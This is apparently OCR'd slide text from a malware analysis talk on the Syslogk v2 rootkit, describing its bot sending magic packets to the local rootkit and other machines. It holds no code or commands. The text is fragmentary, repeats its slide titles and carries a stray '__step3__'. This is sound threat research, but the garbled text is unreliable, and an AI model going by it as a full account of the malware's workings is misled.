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
- To the rootkit in the same machine.
- But also targeting other machines.
- **Update logininfo**



Syslogk v2

Moving from backdoor to bot infrastructure - magic packets

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

Syslogk v2

Moving from backdoor to bot infrastructure - magic packets

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

Syslogk v2

Moving from backdoor to bot infrastructure - magic packets

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- But also targeting other machines.
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



Syslogk v2

Moving from backdoor to bot infrastructure - magic packets

The bot is also able to send magic packets:

- To the rootkit in the same machine.
- But also targeting other machines.
- **Update logininfo**
  - __step3__



Syslogk v2

Moving from backdoor to bot infrastructure - magic packets

The bot is also able to send magic packets:

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- **Update logininfo**
